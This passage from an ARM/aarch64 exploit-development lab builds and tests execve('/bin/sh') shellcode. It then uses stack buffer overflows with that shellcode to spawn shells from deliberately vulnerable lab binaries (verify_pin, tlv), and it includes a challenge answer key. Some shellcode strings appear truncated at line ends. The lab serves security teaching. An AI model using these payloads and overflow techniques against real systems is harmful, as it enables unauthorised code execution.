x28            0x0                 0
x29            0xfffffffff320      281474976707360
x30            0xfffff7e7d090      281474840907920
```

```
sp             0xfffffffff310      0xfffffffff310
pc             0xaaaaaaaaa9d4      0xaaaaaaaaa9d4 <main+208>
cpsr           0x60001000          [ EL=0 SSBS C Z ]
fpsr           0x0                 0
fpcr           0x0                 0
vg             0x8                 8
pauth_dmask    0x7f000000000000    35747322042253312
pauth_cmask    0x7f000000000000    35747322042253312
(gdb)
```

Here we see the expected values in x0-x7. Like before, we can also look at them in the context of 32-bit.

```
(gdb) i r $x0 $x1 $x2 $x3 $x4 $x5 $x6 $x7
x0             0x1                 1
x1             0x2                 2
x2             0x3                 3
x3             0x4                 4
x4             0x5                 5
x5             0x6                 6
x6             0x7                 7
x7             0x8                 8
(gdb) i r $w0 $w1 $w2 $w3 $w4 $w5 $w6 $w7
w0             0x1                 1
w1             0x2                 2
w2             0x3                 3
w3             0x4                 4
w4             0x5                 5
w5             0x6                 6
w6             0x7                 7
w7             0x8                 8
```

There were 8 parameters passed to adder and we can see the final value (which was 0) on the top of the stack.

```
(gdb) x/1wx $sp
0xfffffffff310: 0x00000000
```

Shellcode

Since the assembly for aarch64 is different from 32-bit ARM, the shellcode looks different as well. However, many of the underlying concepts are the same. For example, to get a shell using execve, we have the same objective:

- Load up the parameters for execve("/bin/sh", null, null)
- Load the syscall id into x8
    - In 32-bit ARM, we loaded it into r7
    - In 32-bit ARM, the syscall id for execve was 11. In 64-bit it is 221.
- Invoke a supervisor call with the svc instruction

Th shellcode below was taken from https://www.exploit-db.com/exploits/47048 and the original author was Ken Kitahara.

```
nemo@tiger:~$ cd labs64/shellcode/asm
nemo@tiger:~/labs64/shellcode/asm$

nemo@tiger:~/labs64/shellcode/asm$ cat execve.s
//Original shellcode available here: https://www.exploit-db.com/exploits/47048
//Author: Ken Kitahara

.section .text
.global _start
_start:
    // execve("/bin/sh", NULL, NULL)
    mov  x1, #0x622F            // x1 = 0x000000000000622F ("b/")
    movk x1, #0x6E69, lsl #16   // x1 = 0x000000006E69622F ("nib/")
    movk x1, #0x732F, lsl #32   // x1 = 0x0000732F6E69622F ("s/nib/")
    movk x1, #0x68, lsl #48     // x1 = 0x0068732F6E69622F ("hs/nib/")
    str  x1, [sp, #-8]!         // push x1
    mov  x1, xzr                // args[1] = NULL
    mov  x2, xzr                // args[2] = NULL
    add  x0, sp, x1             // args[0] = pointer to "/bin/sh\0"
    mov  x8, #221               // Systemcall Number = 221 (execve)
    svc  #0x1337                // Invoke Systemcall
```

Assembling and testing shellcode

We can assemble and test shellcode the same way we did in 32-bit ARM.

```
nemo@tiger:~/labs64/shellcode/asm$ as -o execve.o execve.s
nemo@tiger:~/labs64/shellcode/asm$ objdump -d execve.o

execve.o:     file format elf64-littleaarch64


Disassembly of section .text:

0000000000000000 <_start>:
   0:   d28c45e1    mov x1, #0x622f                  // #25135
   4:   f2adcd21    movk    x1, #0x6e69, lsl #16
   8:   f2ce65e1    movk    x1, #0x732f, lsl #32
   c:   f2e00d01    movk    x1, #0x68, lsl #48
  10:   f81f8fe1    str x1, [sp, #-8]!
  14:   aa1f03e1    mov x1, xzr
  18:   aa1f03e2    mov x2, xzr
  1c:   8b2163e0    add x0, sp, x1
  20:   d2801ba8    mov x8, #0xdd                    // #221
  24:   d40266e1    svc #0x1337
```

By running `objdump -d` on the .o file, we can verify that there are no null (0x00) bytes in the object code.

Next, we can link it and try running it.

```
nemo@tiger:~/labs64/shellcode/asm$ ld -N -o execve execve.o

nemo@tiger:~/labs64/shellcode/asm$ ./execve
$
```

The shellcode works!

We also want to be able to extract the bytes so that we can paste them directly into our exploit. We do this with the objcopy command. This extracts the bytes making up the instructions and is all that we need to run the code. We can view this with the xxd command.

```
nemo@tiger:~/labs64/shellcode/asm$ objcopy -O binary execve.o execve.bin

nemo@tiger:~/labs64/shellcode/asm$ xxd -ps execve.bin
e1458cd221cdadf2e165cef2010de0f2e18f1ff8e1031faae2031faae063
218ba81b80d2e16602d4
```

To format these bytes the way we need them for python, we can link together a few commands.

```
nemo@tiger:~/labs64/shellcode/asm$ xxd -ps execve.bin | tr -d '\n' | sed 's/../\\x&/g'

\xe1\x45\x8c\xd2\x21\xcd\xad\xf2\xe1\x65\xce\xf2\x01\x0d\xe0\xf2\xe1\x8f\x1f\xf8\xe1\x03\x1f\xaa\xe2\x03\
```

The shellcode is now ready to be copied and pasted into a python exploit.

Testing shellcode in a C program

We can also test shellcode by pasting it into a C program. In the `~/labs64/shellcode/c` folder, there is a test harness that is the same code as we used in 32-bit and works the same way.

```
nemo@tiger:~/labs64/shellcode/asm$ cd ../c
nemo@tiger:~/labs64/shellcode/c$

nemo@tiger:~/labs64/shellcode/c$ cat execute_shellcode.c
#include <stdio.h>
#include <string.h>

// Replace shellcode for testing
unsigned char shellcode[] = {

   PASTE SHELLCODE HERE.
};


void main(void)
{
    // Print the length of the shellcode to the screen
    fprintf(stdout, "Length: %d\n", strlen(shellcode));
```

```
    // Declare shellcode as a function
    void (*shellcode_func)() = (void(*)())shellcode;

    // Call the shellcode function
    shellcode_func();
}
```

After objcopy has been ran and a .bin file has been created, we can use the -i parameter in xxd to format the bytes so that we can copy and paste them into the shellcode[] variable.

```
nemo@tiger:~/labs64/shellcode/c$ xxd -i ../asm/execve.bin
unsigned char ___asm_execve_bin[] = {
  0xe1, 0x45, 0x8c, 0xd2, 0x21, 0xcd, 0xad, 0xf2, 0xe1, 0x65, 0xce, 0xf2,
  0x01, 0x0d, 0xe0, 0xf2, 0xe1, 0x8f, 0x1f, 0xf8, 0xe1, 0x03, 0x1f, 0xaa,
  0xe2, 0x03, 0x1f, 0xaa, 0xe0, 0x63, 0x21, 0x8b, 0xa8, 0x1b, 0x80, 0xd2,
  0xe1, 0x66, 0x02, 0xd4
};
unsigned int ___asm_execve_bin_len = 40;
```

We only need to copy the bytes within the braces {} and paste that into our C program. If you want to preserve the original file, make a copy of the .c file to edit and compile.

```
nemo@tiger:~/labs64/shellcode/c$ cp execute_shellcode.c execute_shellcode_execve.c
```

Now, edit the execute_shellcode_execve.c file and paste in the bytes. Once you have done this, your file should look like this.

```
nemo@tiger:~/labs64/shellcode/c$ cat execute_shellcode_execve.c
#include <stdio.h>
#include <string.h>

// Replace shellcode for testing
unsigned char shellcode[] = {
  0xe1, 0x45, 0x8c, 0xd2, 0x21, 0xcd, 0xad, 0xf2, 0xe1, 0x65, 0xce, 0xf2,
  0x01, 0x0d, 0xe0, 0xf2, 0xe1, 0x8f, 0x1f, 0xf8, 0xe1, 0x03, 0x1f, 0xaa,
  0xe2, 0x03, 0x1f, 0xaa, 0xe0, 0x63, 0x21, 0x8b, 0xa8, 0x1b, 0x80, 0xd2,
  0xe1, 0x66, 0x02, 0xd4
};


void main(void)
{
    // Print the length of the shellcode to the screen
    fprintf(stdout, "Length: %d\n", strlen(shellcode));

    // Declare shellcode as a function
    void (*shellcode_func)() = (void(*)())shellcode;

    // Call the shellcode function
```

```
    shellcode_func();
}
```

Compile and execute the C program. Make sure to use the `-z execstack -fno-stack-protector` parameters.

```
nemo@tiger:~/labs64/shellcode/c$ gcc -z execstack -fno-stack-protector -o execute_shellcode_execve
execute_shellcode_execve.c
execute_shellcode_execve.c: In function ‘main’:
execute_shellcode_execve.c:16:31: warning: format ‘%d’ expects argument of type ‘int’, but argument 3
has type ‘size_t’ {aka ‘long unsigned int’} [-Wformat=]
   16 |     fprintf(stdout, "Length: %d\n", strlen(shellcode));
      |                              ~^     ~~~~~~~~~~~~~~~~~
      |                               |     |
      |                               int   size_t {aka long unsigned int}
      |                              %ld


nemo@tiger:~/labs64/shellcode/c$ ./execute_shellcode_execve
Length: 40
$
```

The test harness works and our shellcode executed successfully!

Exploiting verify_pin

The same source code is used for verify_pin as was used in the 32-bit lab. A buffer overflow occurs when the first parameter of command line input is copied into a fixed size buffer (pin_buffer[20]).

You can view the source code in `~/labs64/verify_pin/src`.

The source code has been recompiled into a 64-bit ARM binary.

```
nemo@tiger:~$ cd labs64/verify_pin/

nemo@tiger:~/labs64/verify_pin$ file verify_pin
verify_pin: ELF 64-bit LSB executable, ARM aarch64, version 1 (GNU/Linux), statically linked,
BuildID[sha1]=31b0d41a9f19b1aa26a674ddffab396fbed13373, for GNU/Linux 3.7.0, not stripped
```

Open up verify_pin in gdb and lets see how we can leverage the overflow.

```
nemo@tiger:~/labs64/verify_pin$ gdb verify_pin
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
```

```
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from verify_pin...
(No debugging symbols found in verify_pin)
(gdb)
```

✓ **Try it.**

(Optional) Without looking ahead, try to gain control of execution and redirect to the "Door unlocked!" message.

We can crash the program with the following input.

```
(gdb) run $(python2 -c 'print "A"*32 + "BBBBBBBB"')
Starting program: /home/nemo/labs64/verify_pin/verify_pin $(python2 -c 'print "A"*32 + "BBBBBBBB"')

You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
The door is locked. Try again


Program received signal SIGSEGV, Segmentation fault.
0x0042424242424242 in ?? ()
(gdb)
```

Now, we have control of execution and are overflowing with B's. Now, we need to decide where to redirect execution to show print unlocked message.

Let's look at the main function in the disassembler.

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000400750 <+0>: stp x29, x30, [sp, #-48]!
   0x0000000000400754 <+4>: mov x29, sp
   0x0000000000400758 <+8>: str w0, [sp, #28]
   0x000000000040075c <+12>:    str x1, [sp, #16]
   0x0000000000400760 <+16>:    mov w0, #0x1                    // #1
   0x0000000000400764 <+20>:    strb    w0, [sp, #47]
   0x0000000000400768 <+24>:    ldr x0, [sp, #16]
   0x000000000040076c <+28>:    add x0, x0, #0x8
   0x0000000000400770 <+32>:    ldr x0, [x0]
   0x0000000000400774 <+36>:    bl  0x4006ac <verify_pin>
   0x0000000000400778 <+40>:    strb    w0, [sp, #47]
   0x000000000040077c <+44>:    ldrb    w0, [sp, #47]
   0x0000000000400780 <+48>:    cmp w0, #0x0
   0x0000000000400784 <+52>:    b.eq    0x400798 <main+72>  // b.none
   0x0000000000400788 <+56>:    adrp    x0, 0x452000 <_nl_finddomain_subfreeres+40>
```

```
   0x000000000040078c <+60>:    add x0, x0, #0xaf8
   0x0000000000400790 <+64>:    bl  0x40d380 <puts>
   0x0000000000400794 <+68>:    b   0x4007ac <main+92>
   0x0000000000400798 <+72>:    adrp    x0, 0x452000 <_nl_finddomain_subfreeres+40>
   0x000000000040079c <+76>:    add x0, x0, #0xb18
   0x00000000004007a0 <+80>:    bl  0x40d380 <puts>
   0x00000000004007a4 <+84>:    mov w0, #0x0                    // #0
   0x00000000004007a8 <+88>:    bl  0x406228 <exit>
   0x00000000004007ac <+92>:    mov w0, #0x0                    // #0
   0x00000000004007b0 <+96>:    ldp x29, x30, [sp], #48
   0x00000000004007b4 <+100>:   ret
```

We see a couple of calls to the `puts` function which will print text to the screen. It looks like the input to each of those functions is a value added to 0x452000.

```
   0x0000000000400788 <+56>:    adrp    x0, 0x452000 <_nl_finddomain_subfreeres+40>
   0x000000000040078c <+60>:    add     x0, x0, #0xaf8
   0x0000000000400790 <+64>:    bl      0x40d380 <puts>


   0x0000000000400798 <+72>:    adrp    x0, 0x452000 <_nl_finddomain_subfreeres+40>
   0x000000000040079c <+76>:    add     x0, x0, #0xb18
   0x00000000004007a0 <+80>:    bl      0x40d380 <puts>
```

Let's combine these values and get the input for the puts function.

- 0x452000 + 0xaf8 = 0x452af8
- 0x452000 + 0xb18 = 0x452b18

We can examine this memory as strings.

```
(gdb) x/s 0x452af8
0x452af8:   "The door is locked. Try again\n"
(gdb) x/s 0x452b18
0x452b18:   "Door unlocked!!!\n"
```

Based on the reference to the string we want to display (0x452b18), we want to jump to the address where it starts to get loaded:

```
   0x0000000000400798 <+72>:    adrp    x0, 0x452000 <_nl_finddomain_subfreeres+40>
   0x000000000040079c <+76>:    add     x0, x0, #0xb18
   0x00000000004007a0 <+80>:    bl      0x40d380 <puts>
```

Our target address is 0x0000000000400798. This is where we want to redirect execution to.

There are a lot of nulls in this address, but since it is little endian, we can do this. The order will be reversed to "\x98\x07\x40\x00\x00\x00\x00\x00". Any null bytes at the end will be chopped off when the string is read in from the command, so we don't need to include them in our input. That makes our destination address look like this "\x98\x07\x40". Let's give this a try.

```
(gdb) run $(python2 -c 'print "A"*32 + "\x98\x07\x40"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nemo/labs64/verify_pin/verify_pin $(python2 -c 'print "A"*32 + "\x98\x07\x40"')

You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�@
The door is locked. Try again

Door unlocked!!!

[Inferior 1 (process 1538) exited normally]
(gdb)
```

Success!

Exploiting tlv - type 0x65 - (memcpy)

The source code for tlv is the same as in the 32-bit lab. The vulnerable function we are targeting is process_tlv in tlv.c

```
nemo@tiger:~$ cd labs64/tlv
nemo@tiger:~/labs64/tlv$ cat src/tlv.c
#include <stdio.h>
#include <stdbool.h>
#include <string.h>
#include <stdlib.h>

void process_tlv(unsigned char type, unsigned char len, unsigned char *value) {


    unsigned char buf[100];
    char *c1;
    char *c2;

    printf("[+] Processing 0x%x type\n", type);

    switch (type) {
        case 0x66:
            printf("[-] Performing strcpy\n");
            strcpy(buf, (value+2));
            printf("Value: %s\n", buf);
            return;
        case 0x65:
            printf("[-] Performing memcpy\n");
            memcpy(buf, value+2, len);
            buf[len] = '\00';
```

```
            printf("Value: %s\n", buf);
            return;
        case 0x64:
            printf("[-] Performing sscanf\n");
            sscanf(value, "%c%c%s", &c1, &c2, buf);
            return;
        default:
            printf("Invalid type. Try again.\n");
            return;
    }
}
...
```

To target case 0x65, the first byte needs to be 0x65 and the second byte will be used as the length. The length has to be greater than 100 to overflow the buf[100] stack variable. The length doesn't have to be precise, if we can get enough to overflow the buffer, that will be enough to gain control of execution.

Open up tlv in gdb.

```
nemo@tiger:~/labs64/tlv$ gdb tlv
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from tlv...
(No debugging symbols found in tlv)
(gdb)
```

The following input will give us control of the saved return address.

```
(gdb) run $(python2 -c 'print "\x65\xff" + "A"*112 + "BBBBBBBB"')
Starting program: /home/nemo/labs64/tlv/tlv $(python2 -c 'print "\x65\xff" + "A"*112 + "BBBBBBBB"')
[+] Processing 0x65 type
[-] Performing memcpy
Value:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0042424242424242 in ?? ()
(gdb)
```

The 0x65 byte in the beginning got us to the right case and the length of 0xff copied in enough of the remaining bytes to overflow the buffer and gain control of execution.

Now that we have the alignment right, let's paste in some shellcode. We will use the execve shellcode we looked at earlier in this lab.

```
\xe1\x45\x8c\xd2\x21\xcd\xad\xf2\xe1\x65\xce\xf2\x01\x0d\xe0\xf2\xe1\x8f\x1f\xf8\xe1\x03\x1f\xaa\xe2\x03\
```

Try it!

(optional) Without looking ahead, try to exploit the 0x65 case of the tlv program on your own.

This shellcode is 40 bytes, so if we do the math, we subtract 40 from our 112 A's to get the same size buffer.

- 112 (A's currently) - 40 (shellcode) = 72 (A's needed with the shellcode)

Let's paste the shellcode at the beginning of our buffer, just past the 0x65 type and the 0xff length.

```
(gdb) run $(python2 -c 'print "\x65\xff" +
"\xe1\x45\x8c\xd2\x21\xcd\xad\xf2\xe1\x65\xce\xf2\x01\x0d\xe0\xf2\xe1\x8f\x1f\xf8\xe1\x03\x1f\xaa\xe2\x03
+ "A"*72 + "BBBBBBBB"')
Starting program: /home/nemo/labs64/tlv/tlv $(python2 -c 'print "\x65\xff" +
"\xe1\x45\x8c\xd2\x21\xcd\xad\xf2\xe1\x65\xce\xf2\x01\x0d\xe0\xf2\xe1\x8f\x1f\xf8\xe1\x03\x1f\xaa\xe2\x03
+ "A"*72 + "BBBBBBBB"')
[+] Processing 0x65 type
[-] Performing memcpy
���������c!����f�AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB

Program received signal SIGSEGV, Segmentation fault.
0x0042424242424242 in ?? ()
(gdb)
```

The alignment is still good with the shellcode, now we need to know where it is on the stack. If we look at the disassembled process_tlv function, we find the following instructions.

```
(gdb) disas process_tlv
   ...
   0x00000000004006f0 <+68>:    cmp w0, #0x65
   0x00000000004006f4 <+72>:    b.eq    0x400730 <process_tlv+132>  // b.none
   ...
```

This is doing a comparison to 0x65 and then jumping to 0x400730. This is where the first byte is checked and the case statement is happening.

If we look at 0x400730, we see the following assembly instructions.

```
0x0000000000400730 <+132>:   adrp    x0, 0x462000 <_nl_locale_subfreeres+192>
0x0000000000400734 <+136>:   add x0, x0, #0x5b0
0x0000000000400738 <+140>:   bl  0x4135b8 <puts>
0x000000000040073c <+144>:   ldr x0, [sp, #16]
0x0000000000400740 <+148>:   add x1, x0, #0x2
0x0000000000400744 <+152>:   ldrb    w2, [sp, #30]
0x0000000000400748 <+156>:   add x0, sp, #0x38
0x000000000040074c <+160>:   bl  0x4002b0
0x0000000000400750 <+164>:   ldrb    w0, [sp, #30]
```

Here something is being printed to the screen and then there is a call to 0x4002b0. The behavior we see in the assembly roughly matches the first two lines of the case statement in C.

```
        case 0x65:
            printf("[-] Performing memcpy\n");
            memcpy(buf, value+2, len);
```

It is a good assumption that the branch and link to 0x4002b0 is the memcpy. Let's put a breakpoint after that bl instruction to see the overflow on the stack.

> **Note**
>
> The fact that `bl 0x4002b0` leads to a memcpy is provided in the lab since it is difficult to identify this in gdb. Identifying this location for a breakpoint is easier in programs like Ghidra, IDA Pro or Radare2.

```
(gdb) b *0x0000000000400750
Breakpoint 1 at 0x400750
```

Now try running the exploit again, but this time examine the stack at the breakpoint following the memcpy and look for our shellcode.

```
(gdb) run $(python2 -c 'print "\x65\xff" +
"\xe1\x45\x8c\xd2\x21\xcd\xad\xf2\xe1\x65\xce\xf2\x01\x0d\xe0\xf2\xe1\x8f\x1f\xf8\xe1\x03\x1f\xaa\xe2\x03
+ "A"*72 + "BBBBBBBB"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nemo/labs64/tlv/tlv $(python2 -c 'print "\x65\xff" +
"\xe1\x45\x8c\xd2\x21\xcd\xad\xf2\xe1\x65\xce\xf2\x01\x0d\xe0\xf2\xe1\x8f\x1f\xf8\xe1\x03\x1f\xaa\xe2\x03
+ "A"*72 + "BBBBBBBB"')
[+] Processing 0x65 type
[-] Performing memcpy

Breakpoint 1, 0x0000000000400750 in process_tlv ()
(gdb)
```

Now, let's take a look at the stack. We know that our aligment is good and that the saved return address will be 0x4242424242424242.

> **Note**
>
> Use the 'g' format specifier with the x command to view 64-bit values.

```
(gdb) x/30gx $sp
0xffffffffff220: 0x0000fffffffff2c0  0x0000000000400808
0xffffffffff230: 0x0000fffffffff6e3  0x65ffffffffff468
0xffffffffff240: 0x0000fffffffff480  0x0000000000400280
0xffffffffff250: 0x000000000049ca80  0xf2adcd21d28c45e1
0xffffffffff260: 0xf2e00d01f2ce65e1  0xaa1f03e1f81f8fe1
0xffffffffff270: 0x8b2163e0aa1f03e2  0xd40266e1d2801ba8
0xffffffffff280: 0x4141414141414141  0x4141414141414141
0xffffffffff290: 0x4141414141414141  0x4141414141414141
0xffffffffff2a0: 0x4141414141414141  0x4141414141414141
0xffffffffff2b0: 0x4141414141414141  0x4141414141414141
0xffffffffff2c0: 0x4141414141414141  0x4242424242424242
0xffffffffff2d0: 0x2f3d4c4c45485300  0x687361622f6e6962
```

Remember that our shellcode will be in reverse byte order due to it being in little endian. So we should see `d28c45e1` somewhere since these are the first few bytes of our shellcode.

And we see it here in this line.

```
0xffffffffff250: 0x000000000049ca80      0xf2adcd21d28c45e1
```

> **Warning**
>
> Your addresses may be different. You will need to make sure to use the address where your shellcode is found.

We will add 8 to 0xfffffffff250 in order to get past the first set of bytes which is not part of our shellcode. If we examine the bytes at this location, we will see that they make up the shellcode from our exploit buffer.

```
(gdb) x/40bx 0xffffffffff258
0xffffffffff258: 0xe1    0x45    0x8c    0xd2    0x21    0xcd    0xad    0xf2
0xffffffffff260: 0xe1    0x65    0xce    0xf2    0x01    0x0d    0xe0    0xf2
0xffffffffff268: 0xe1    0x8f    0x1f    0xf8    0xe1    0x03    0x1f    0xaa
0xffffffffff270: 0xe2    0x03    0x1f    0xaa    0xe0    0x63    0x21    0x8b
0xffffffffff278: 0xa8    0x1b    0x80    0xd2    0xe1    0x66    0x02    0xd4
```

> **Warning**
>
> If your shellcode was found at a different address, you need to use that address to complete the exploit. For example, if your shellcode starts at 0xfffffffff268, you would use the command: `x/10i 0xffffffffff268` .

We should be able to view these bytes as instructions as well.

```
(gdb) x/10i 0xffffffff258
   0xffffffff258:  mov x1, #0x622f                // #25135
   0xffffffff25c:  movk    x1, #0x6e69, lsl #16
   0xffffffff260:  movk    x1, #0x732f, lsl #32
   0xffffffff264:  movk    x1, #0x68, lsl #48
   0xffffffff268:  str x1, [sp, #-8]!
   0xffffffff26c:  mov x1, xzr
   0xffffffff270:  mov x2, xzr
   0xffffffff274:  add x0, sp, x1
   0xffffffff278:  mov x8, #0xdd                  // #221
   0xffffffff27c:  svc #0x1337
```

That's our shellcode alright. Now we just need to redirect execution there. Replace the B's with the address of our shellcode.

> **Note**
>
> Be careful, the address we want to jump to is 0xfffffffff258 (9 f's) and not 0xfffffffffffff258 (13 f's). It's a subtle difference.

We need to write this in reverse order and it will not use the full width of the address space, but that's ok. Since the system is little endian and 0's will be appended to our input buffer.

When we put the address of the shellcode in reverse order, it looks like this.

```
\x58\xf2\xff\xff\xff\xff
```

Before running the exploit, delete any breakpoints as they will show as errors or warnings when we execute the shell.

```
(gdb) del
Delete all breakpoints? (y or n) y
```

Our exploit will consist of:

- The type: 0x65 (1 byte)
- The length of the copy, based on the source code: 0xff (1 byte)
- Our shellcode: (40 bytes)
- Padding to overflow the buffer: ("A"*72)
- The address used to overwrite the saved LR and redirect execution to our shellcode.

`type + length to copy + shellcode + padding + shellcode_address`

Now, let's plug in each of these and try our exploit.

> ⚠ **Warning**
>
> Be sure to use the correct shellcode address in the exploit if yours differs from the example provided (0xffffffff258).

```
(gdb) run $(python2 -c 'print "\x65\xff" +
"\xe1\x45\x8c\xd2\x21\xcd\xad\xf2\xe1\x65\xce\xf2\x01\x0d\xe0\xf2\xe1\x8f\x1f\xf8\xe1\x03\x1f\xaa\xe2\x03
+ "A"*72 + "\x58\xf2\xff\xff\xff\xff"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nemo/labs64/tlv/tlv $(python2 -c 'print "\x65\xff" +
"\xe1\x45\x8c\xd2\x21\xcd\xad\xf2\xe1\x65\xce\xf2\x01\x0d\xe0\xf2\xe1\x8f\x1f\xf8\xe1\x03\x1f\xaa\xe2\x03
+ "A"*72 + "\x58\xf2\xff\xff\xff\xff"')
[+] Processing 0x65 type
[-] Performing memcpy
���������c!����f�AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAX�����
process 1820 is executing new program: /usr/bin/dash
$
```

We got a shell!!! Success!!!

Summary

In this lab we looked at 64-bit ARM also known as aarch64. While there are many differences, we also see that many of the fundamental concepts are the same.

Challenge Answer Key

Stack Overflow Challenge

The stack is executable in verify_pin. Instead of jumping to the success message, try to deliver the shellcode below (provided as a python string) and jump to it. If you successfully execute the shellcode, you should get a shell ($). Do all of this in the debugger.

Hints:

- Shellcode to paste into the input buffer:

```
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f
```

- Breakpoint following the memcpy to observe the stack buffer: 0x104b8

Begin:

Review the instructions that make up the provided shellcode. If successfully executed, this will create a shell prompt ($).

```
nemo@mako:~/labs/shellcode/asm$ objdump -d execve.o

execve.o:     file format elf32-littlearm


Disassembly of section .text:

00000000 <_start>:
   0:   e28f3001    add r3, pc, #1
   4:   e12fff13    bx  r3
   8:   4678        mov r0, pc
   a:   300c        adds    r0, #12
   c:   46c0        nop         ; (mov r8, r8)
   e:   9001        str r0, [sp, #4]
  10:   1a49        subs    r1, r1, r1
  12:   1a92        subs    r2, r2, r2
  14:   270b        movs    r7, #11
  16:   df01        svc 1
  18:   622f        str r7, [r5, #32]
  1a:   6e69        ldr r1, [r5, #100]  ; 0x64
  1c:   732f        strb    r7, [r5, #12]
  1e:   0068        lsls    r0, r5, #1
```

Shellcode has been provided for this challenge, but this is how we would extract it from a .bin file.

```
nemo@mako:~/labs/shellcode/asm$ xxd -ps execve.bin | tr -d '\n' | sed 's/../\\x&/g'
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62\
```

Debug verify_pin and set a breakpoint after the memcpy

```
gef➤  b *0x104b8
Breakpoint 1 at 0x104b8
```

Run it to verify overwriting the saved lr and getting control of execution.

```
gef➤  run $(python2 -c 'print "A"*24 + "BBBB" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62

[#0] Id 1, Name: "verify_pin", stopped 0x104b8 in verify_pin (), reason: BREAKPOINT
────────────────────────────────────────────────────────────────────────────────────
trace ────
[#0] 0x104b8 → verify_pin()
────────────────────────────────────────────────────────────────────────────────────────
gef➤  x/20wx $sp
0xbefff440: 0x00000000  0xbefff71e  0x00010a81  0x41414141
0xbefff450: 0x41414141  0x41414141  0x41414141  0x41414141
0xbefff460: 0x41414141  0x42424242  0xe28f3001  0xe12fff13
0xbefff470: 0x300c4678  0x900146c0  0x1a921a49  0xdf01270b
0xbefff480: 0x6e69622f  0x0068732f  0x00000002  0xbefff5c4
```

Verify the shellcode location by looking at the first 10 bytes of where we found it on the stack.

```
gef➤  x/10bx 0xbefff468
0xbefff468: 0x01    0x30    0x8f    0xe2    0x13    0xff    0x2f    0xe1
0xbefff470: 0x78    0x46
```

Delete all breakpoints so we don't get any errors/warnings when the new shell starts.

```
gef➤  del
```

Run the exploit with the address of the shellcode replacing the BBBB's.

```
gef➤  run $(python2 -c 'print "A"*24 + "\x68\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
Starting program: /home/nemo/labs/verify_pin/verify_pin $(python2 -c 'print "A"*24 +
"\x68\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
/bin/bash: warning: command substitution: ignored null byte in input

You entered: AAAAAAAAAAAAAAAAAAAAAAAAh����0���/�xF
                                                 0�F�I���
                                                         '�/bin/sh
process 699 is executing new program: /usr/bin/dash
```

Ctrl+c then c needed to stop and continue execution

```

```

```
^C
Program received signal SIGINT, Interrupt.
0xb6fe12b8 in _dl_debug_state () from /lib/ld-linux-armhf.so.3

[ Legend: Modified register | Code | Heap | Stack | String ]
────────────────────────────────────────────────────────────────────────────────
registers ────
$r0  : 0xb6fff9a8  →  0x00000001
$r1  : 0x0
$r2  : 0x0
$r3  : 0x0
$r4  : 0xb6fff9a8  →  0x00000001
$r5  : 0xb6ff9e20  →  0xb6ffa518  →  0x00000001
$r6  : 0xffffffff
$r7  : 0xbefffce0  →  0x00000000
$r8  : 0xb6fff8e8  →  0xbeffff34  →  0x00000000
$r9  : 0xb6ffe8f8  →  0x00000000
$r10 : 0xb6fff9c0  →  0x00400000  →   cmp r7,  pc
$r11 : 0x0
$r12 : 0x0
$sp  : 0xbefffcd0  →  0x00000000
$lr  : 0xb6fd81ef  →  0x98f00dbf
$pc  : 0xb6fe12b8  →  0xbf004770 ("pG"?)
$cpsr: [negative ZERO CARRY overflow interrupt fast THUMB]
────────────────────────────────────────────────────────────────────────────────
stack ────
0xbefffcd0│+0x0000: 0x00000000   ← $sp
0xbefffcd4│+0x0004: 0x00000000
0xbefffcd8│+0x0008: 0x00000000
0xbefffcdc│+0x000c: 0x00000000
0xbefffce0│+0x0010: 0x00000000   ← $r7
0xbefffce4│+0x0014: 0xb6fff908  →  0x00000000
